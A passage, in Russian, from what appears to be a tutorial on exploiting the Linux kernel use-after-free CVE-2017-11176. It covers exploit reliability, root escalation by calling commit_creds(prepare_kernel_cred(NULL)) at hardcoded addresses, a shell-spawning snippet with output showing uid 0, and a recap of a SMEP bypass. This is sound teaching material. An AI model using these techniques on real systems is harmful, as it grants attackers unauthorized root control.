[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] closing guard socket
[ ] addr_len = 12
[ ] addr.nl_pid = 296082670
[ ] magic_pid = 296082670
[+] reallocation succeed! Have fun :-)
[ ] invoking arbitrary call primitive...
[+] arbitrary call succeed!
[+] exploit complete!
$ cat /proc/net/netlink

sk       Eth Pid    Groups   Rmem     Wmem  Dump    Locks    Drops
ffff88001eb47800 0   0       00000000 0     0       (null) 2       0
ffff88001fa66800 6   0       00000000 0     0       (null) 2       0
ffff88001966ac00 9   1125    00000000 0     0       (null) 2       0
ffff88001a2a0800 9   0       00000000 0     0       (null) 2       0
ffff88001e24f400 10  0       00000000 0     0       (null) 2       0
ffff88001e0a2c00 11  0       00000000 0     0       (null) 2       0
ffff88001f492c00 15  480     00000000 0     0       (null) 2       0
ffff88001f492400 15  479     00000001 0     0       (null) 2       0
ffff88001f58f800 15  -4154   00000000 0     0       (null) 2       0
ffff88001eb47000 15  0       00000000 0     0       (null) 2       0
ffff88001e0fe000 16  0       00000000 0     0       (null) 2       0
ffff88001e0fe400 18  0       00000000 0     0       (null) 2       0
ffff8800196bf800 31  1322    00000001 0     0       (null) 2       0
ffff880019698000 31  0       00000000 0     0       (null) 2       0
```

ЭВРИКА! СБОЯ НЕТ, ЗНАЧИТ ЯДРО ВОССТАНОВЛЕНО! ЭКСПЛОЙТ ВЫПОЛНЕН УСПЕШНО!

Уф. Мы сделали это, и теперь можно спокойно вздохнуть...

Хочется верить, что мы учли все детали и не пропустили ни одного висячего указателя или чего-то там ещё. В конце концов, никто не идеален...

Что дальше? Прежде чем перейти к этапу «получения прибыли» от эксплойта, мы хотели бы немного рассказать, почему мы высвободили netlink-сокеты именно в `find_netlink_candidates()`.

Надёжность

Как уже упоминалось в предыдущем разделе, мы упустили из виду тот факт, что мы «распыляем» и высвобождаем кандидатов netlink в функции `find_netlink_candidates()`. Это делается для **повышения надёжности эксплойта**.

Давайте посмотрим, что может пойти не так с этим эксплойтом (учитывая, что мы не облажались с *жёстко закодированными* смещениями и адресами):

- Перераспределение не удастся;
- Параллельный двоичный файл (или само ядро) попытается перебрать список вёдер цели.

Как мы узнали в третьей главе, модификация процесса реаллокации – довольно сложная темой. Нам нужно неплохо разбираться в подсистемах памяти, если мы хотим получить наилучшие результаты. То, что мы делали в третьей главе – по сути, просто «кучное распыление» в сочетании с фиксацией процессора. Это, конечно, будет работать во многих случаях, но тут есть что изменить. К счастью, наш объект располагается в `kmalloc-1024`, не так уж часто используемом `kmemcache`.

В разделе восстановление ядра мы узнали, что список вёдер цели перебирается в двух случаях:

1) Когда у netlink-сокета есть `pid`, который пересекается с целевым ведром;
2) Когда используется механизм `dilution` и ядро перебирает все списки вёдер.

В обоих случаях, пока мы не восстановим ядро, это будет вызывать сброс NULL-ссылок, поскольку мы не контролируем первое поле данных перераспределения (следовательно, в значением `next` будет не NULL, а `1024`).

Чтобы минимизировать все риски, мы создаём (и привязываем) множество netlink-сокетов. Чем больше ведро, тем меньше вероятность пересечений. К счастью, хэш-функция Jenkins выдаёт «однородные» значения, поэтому вероятность пересечений примерно такая: «1/(nb_buckets)».

При наличии 256 вёдер, это примерно 0,4% — это вполне приемлемо.

Далее мы можем столкнуться с проблемой «разведения», которое происходит в двух случаях:


1) При росте хэш-таблицы;
2) При добавлении элементов в «заряженное» ведро (что приводит к пересечениям).

Мы уже разобрались со вторым пунктом; чтобы справиться с первым, нам нужно *упредить рост таблицы*, разместив большое количество netlink-сокетов. Поскольку хэш-таблица **никогда не уменьшается**, при высвобождении этих сокетов (разумеется, кроме цели и `guard`), таблица в основном останется пустой

То есть, проблемы могут быть только в том случае, когда другая программа интенсивно использует `NETLINK_USERSOCK` (она может свободно использовать любой другой протокол netlink) с большим количеством различных связанных сокетов! Как же рассчитать вероятность такого случая? Ну... Надо признать, что тут всё зависит от нашей удачи – никогда не знаешь, какие программы работают параллельно, и это часть игры!

Мы могли бы «поиграть» с `/proc/net/netlink`, чтобы проверить занятость системы и решить, запускать эксплойт или нет, провести анализ статистики и так далее.

На следующей схеме показана карта «угроз», которые могут привести к сбою ядра в ходе выполнения эксплойта:



Получение root

Теперь нам нужно получить root-доступ.

В зависимости от ваших целей и желаний, гораздо больше можно получить, работая в ring-0, нежели в ring-3 (выход из контейнера/vm/trustzone, патчи ядра, извлечение/сканирование памяти и скрытых данных и так далее): людям нравится могучий `#root` 😊

Итак, с нашей «непривилегированной» точки зрения, это повышение привилегий. Однако, учитывая, что теперь мы можем выполнить произвольный код в ring-0, возврат обратно к ring-3 это, по сути, их понижение.

Что же определяет привилегию задачи в Linux? Это `struct cred`:

```
struct cred {
    atomic_t usage;
   // ... вырезано ...
    uid_t           uid;    /* настоящий UID задачи */
    gid_t           gid;    /* настоящий GID задачи */
```

```
    uid_t           suid;   /* сохранённый UID задачи */
    gid_t           sgid;   /* сохранённый GID задачи */
    uid_t           euid;   /* эффективный UID задачи */
    gid_t           egid;   /* эффективный GID задачи */
    uid_t           fsuid;  /* UID для опций VFS */
    gid_t           fsgid;  /* GID для опций VFS */
    unsigned        securebits; /* SUID-less система безопасности */
    kernel_cap_t            cap_inheritable;    /* caps, которые могут быть унаследованы */
    kernel_cap_t            cap_permitted;      /* caps, которые мы разрешили */
    kernel_cap_t            cap_effective;      /* caps, которые мы можем использовать */
    kernel_cap_t            cap_bset;           /* набор возможностей ограничения */
  // ... вырезано ...
#ifdef CONFIG_SECURITY
    void *security;         /* субъективная защита LSM */
#endif
  // ... вырезано ...
};
```

Каждая задача (`task_struct`) имеет две `struct cred`:

```
struct task_struct {
  // ... вырезано ...
     const struct cred *real_cred;      /* объективные и действительные субъективные данные задачи (COW) */
     const struct cred *cred;           /* эффективная (перезаписываемая) субъективная задача
  // ... вырезано ...
};
```

Возможно, вы уже знакомы с `uid`/`gid` и `euid`/`egid`. Удивительно, но на самом деле, для нас важнее всего получаемые возможности! Если вы посмотрите на различные системные вызовы (например, `chroot()`), то увидите, что большинство из них начинается с кода `!capable(CAP_SYS_xxx)`:

```
SYSCALL_DEFINE1(chroot, const char __user *, filename)
{
 // ... вырезано ...

    error = -EPERM;
    if (!capable(CAP_SYS_CHROOT))
        goto dput_and_out;

 // ... вырезано ...
}
```

Вы очень редко будете встречать (если вообще будете) код с выражением (`current->real_cred->uid == 0`) в коде ядра (в отличие от кода пространства пользователя). Другими словами, просто «прописать нули» в собственную `struct cred` – недостаточно.

Кроме того, вы встретите множество функций с префиксом `security_xxx()`. Например:

```
static inline int __sock_sendmsg(struct kiocb *iocb, struct socket *sock,
                 struct msghdr *msg, size_t size)
{
    int err = security_socket_sendmsg(sock, msg, size);

    return err ?: __sock_sendmsg_nosec(iocb, sock, msg, size);
}
```

Это – тип функций, происходящий из модулей безопасности Linux (LSM) и использующий поле `security` структуры `struct cred`. Примером широко известного LSM является SELinux. Несложно догадаться, что основной целью LSM является обеспечение прав доступа.

Итак, что у нас есть из полей: `uids`, `capabilities`, `security` и так далее. Что же нам удобнее всего сделать? Пропатчить всю `struct cred`? Можно, конечно, но есть способ получше и попроще... Изменить указатели `real_cred` и cred в `task_struct`? Вот это уже гораздо ближе!

Есть проблема с ручной перезаписью этих указателей: какое значение вы будете прописывать? Как найти нужное значение? Просканировать root-задачу и использовать значения оттуда? Нет! **Ссылки `struct cred` также учитываются счётчиками**, и, соответственно, без принятия ссылки мы придём к двойному уменьшению счётчика ссылок (по иронии судьбы, как и наша ошибка).

Есть функция, которая может выполнить все эти подсчёты за вас:

```
int commit_creds(struct cred *new)
{
      struct task_struct *task = current;
      const struct cred *old = task->real_cred;

   // ... вырезано ...

      get_cred(new);          // <---- принимаем ссылку

   // ... вырезано ...

      rcu_assign_pointer(task->real_cred, new);
      rcu_assign_pointer(task->cred, new);

   // ... вырезано ...

      /* сброс старых ссылок obj и subj */
      put_cred(old);          // <----- сброс предыдущих ссылок
      put_cred(old);
      return 0;
}
```

Допустим, пока всё хорошо, но для её использования нужно иметь в параметрах действительную `struct cred`. А значит, пришло время встретиться с функцией `prepare_kernel_cred()`:

```
struct cred *prepare_kernel_cred(struct task_struct *daemon)
{
      const struct cred *old;
      struct cred *new;

      new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
      if (!new)
         return NULL;

      if (daemon)
         old = get_task_cred(daemon);
      else
         old = get_cred(&init_cred); // <----- ВОТ ОНО !

      validate_creds(old);

      *new = *old;                  // <----- копирование всех полей

   // ... вырезано ...
}
```

Вот основное предназначение функции `prepare_kernel_cred()`: она размещает новую `struct cred` и заполняет её данными из текущей структуры. Однако, **если параметр имеет значение**

NULL, то будет скопирован **cred** процесса **init** (самого привилегированного процесса в системе, который также выполняется в «root»)!

То есть, нам нужно вызвать следующую функцию:

```
commit_cred(prepare_kernel_cred(NULL));
```

Вот и всё! Кроме того, на этом этапе высвобождается предыдущая **struct cred**. Что ж, обновим эксплойт:

```
#define COMMIT_CREDS            ((void*) 0xffffffff810b8ee0)
#define PREPARE_KERNEL_CRED     ((void*) 0xffffffff810b90c0)

typedef int (*commit_creds_func)(void *new);
typedef void* (*prepare_kernel_cred_func)(void *daemon);

#define commit_creds(cred) \
   (((commit_creds_func)(COMMIT_CREDS))(cred))
#define prepare_kernel_cred(daemon) \
   (((prepare_kernel_cred_func)(PREPARE_KERNEL_CRED))(daemon))

static void payload(void)
{
   // ... вырезано ...

   // высвобождение блокировки
   netlink_table_ungrab();

   // (де-)эскалация привилегий
   commit_creds(prepare_kernel_cred(NULL));
}
```

Добавим код «popping shell»:

```
int main(void)
{
   // ... вырезано ...

   printf("[+] exploit complete!\n");

   printf("[ ] popping shell now!\n");
      char* shell = "/bin/bash";
      char* args[] = {shell, "-i", NULL};
      execve(shell, args, NULL);

   return 0;

fail:
   printf("[-] exploit failed!\n");
   PRESS_KEY();
   return -1;
}
```

Который даёт такой результат:

```
[user@localhost tmp]$ id; ./exploit
uid=1000(user) gid=1000(user) groups=1000(user)
[ ] -={ CVE-2017-11176 Exploit }=-
[+] successfully migrated to CPU#0
...
[+] arbitrary call succeed!
[+] exploit complete!
[ ] popping shell now!
[root@localhost tmp]# id
uid=0(root) gid=0(root) groups=0(root)
```

Теперь мы действительно закончили! Помните, что у нас есть выполнение произвольного кода в ring-0, а это куда более привилегированный процесс, чем root. Используйте этот момент с умом и получайте удовольствие!

Заключение


Что ж, можно принимать поздравления! Мы наконец закончили!

Во-первых, я хотел бы поблагодарить вас за то, что вы основательно подошли к этому вопросу и прочитали эту книгу. Написание первого эксплойта для ядра – довольно сложная задача, которая отпугивает большинство людей. Для этого требуются способность хорошо понимать и запоминать информацию, терпение и мужественность.

Более того, мы сделали это «трудным путём» (не пытаясь уклониться от сложностей), и использовали use-after-free (ошибка повреждения памяти). Конечно, можно найти более короткий эксплойт с небольшим количеством кода (в некоторых из них менее 10 строк!). Такие эксплойты используют «логическую ошибку», которая, по мнению некоторых, является лучшим возможным вариантом (без цели, надёжная, быстрая и так далее). Тем не менее, такие ошибки довольно узкопрофильные и не раскрывают столько подсистем, сколько мы увидели здесь.

UAF же всё ещё довольно распространена на момент написания книги (2018). Такие ошибки более или менее трудно обнаружить с помощью фаззера или ручного изучения кода. В частности, ошибка, которую мы здесь использовали, появилась всего лишь из-за **одной пропущенной строки кода**. Кроме того, она срабатывает только во время гонки состояний, что значительно затрудняет её обнаружение.

Во время этой титанической работы мы затронули следующие подсистемы ядра Linux:



Надеюсь, это помогло вам ознакомиться с этой сферой. Впереди ещё долгий путь... 😊

Подведём итоги того, что мы сделали.

В первой главе мы познакомились с основами «виртуальной файловой системы», а также с счётчиками ссылок. Изучив общедоступную информацию (описания CVE и патча), мы поняли суть ошибки и разработали сценарий атаки. Затем мы реализовали его в ядре с помощью SystemTap (очень удобного инструмента).

Во второй главе мы представили «подсистему планировщика» и, в частности, «очереди ожидания». Понимание этих структур и процессов позволило нам безоговорочно победить в гонке состояний. Проведя тщательный анализ нескольких путей кода ядра, мы смогли адаптировать наши системные вызовы и создать код proof-of-concept с использованием кода пространства пользователя. В итоге мы пришли к первым сбоям ядра.

В третьей главе мы познакомились с «подсистемой памяти» и изучили на SLAB-распределитель, необходимый для эксплуатации большинства ошибок, связанных с use-after-free после высвобождения и/или переполнением кучи. После более глубокого анализа всей информации, необходимой для использования UAF, мы нашли способ получить примитив произвольного вызова, используя перемешивание типов, и направили созданную

очередь ожидания netlink-сокета, указывающую на пространство пользователя. Кроме того, мы реализовали перераспределение, используя буфер вспомогательных данных.

В заключительной главе мы столкнулись со множеством «низкоуровневых» и «зависящих от архитектуры» моментов, относящихся к x86–64 (стеки ядра, макет виртуальной памяти, `thread_info`). Чтобы добиться произвольного выполнения кода, мы задействовали аппаратную функцию безопасности: SMEP. Освоив права доступа x86-64, и научившись отслеживать исключения при сбое страницы, мы разработали стратегию, чтобы обхода SMEP (мы отключили её с помощью ROP-цепочек).

Достижение произвольного выполнения кода было только частью работы в этой главе – мы также восстановили ядро. Хотя правка висячего указателя сокета далась нам довольно просто, при восстановлении хэш-списка мы преодолели некоторые трудности благодаря хорошему пониманию кода netlink (структуры данных, алгоритмы, `procfs`). В итоге мы получили доступ к root, вызвав только две функции ядра, и проанализировали эксплойт на уязвимости эксплойта и надёжность.

Что дальше?

Что делать теперь?

Если вы захотите каким-либо образом модифицировать этот эксплойт, улучшить этот эксплойт, впереди ещё довольно много работы. Например, сможете ли вы снова включить SMEP с ROP и, что более интересно, без него? Возможно, вы захотите добавить ещё один гаджет перераспределения в свою панель инструментов? Может быть, стоит взглянуть на `msgsnd()` и найти способ кардинально улучшить коэффициент продуктивности реаллокации. Более сложным упражнением может стать выполнение произвольного кода без использования ROP (помните, вы можете изменить `func` и вызывать её столько раз, сколько понадобится).

Теперь можно посмотреть, есть ли на вашей цели SMAP, и сможем ли мы по-прежнему эксплуатировать эту ошибку? Если нет, то, как быть? Может быть, примитив произвольного вызова не так уж и хорошо... Так что возможность произвольного чтения/записи на самом деле намного лучше, поскольку она позволяет обойти практически любую защиту.

Вы также можете выбрать другой CVE и попробовать выполнить ту же работу, что и здесь. Разберитесь в ошибке, напишите PoC, создайте эксплойт. Никогда не доверяйте описанию CVE, квалифицирующему ошибку как DoS и/или имеет «низкую/умеренную» критичность. Разработка эксплойтов CVE – это очень хороший способ понять ядро Linux, поскольку без понимания системы они просто не будут работать.

Как только вы почувствуете себя увереннее, вы можете начать искать «не выявленные» ошибки. Можно легко сказать, что 0-day уязвимости скрываются за каждой 1-day уязвимостью. Причина в том, что CVE всегда представляет «шаблон». Грубо говоря, ошибка может быть исправлена в одном месте, но продолжает существовать в других местах.

Например, суть рассмотренного нами шаблона в том, что `netlink_attachskb()` имеет некий «побочный эффект» на счётчик ссылок sock, который проявляется во время реализации «логики повтора». Это подразумевает внимательное участие программиста в процессе.

В заключение, я желаю вам встретить множество интересного в сфере взлома ядра. Надеюсь, вам понравилась эта работа и вы узнали много нового. Спасибо за прочтение!

"Salut, et merci pour le poisson!"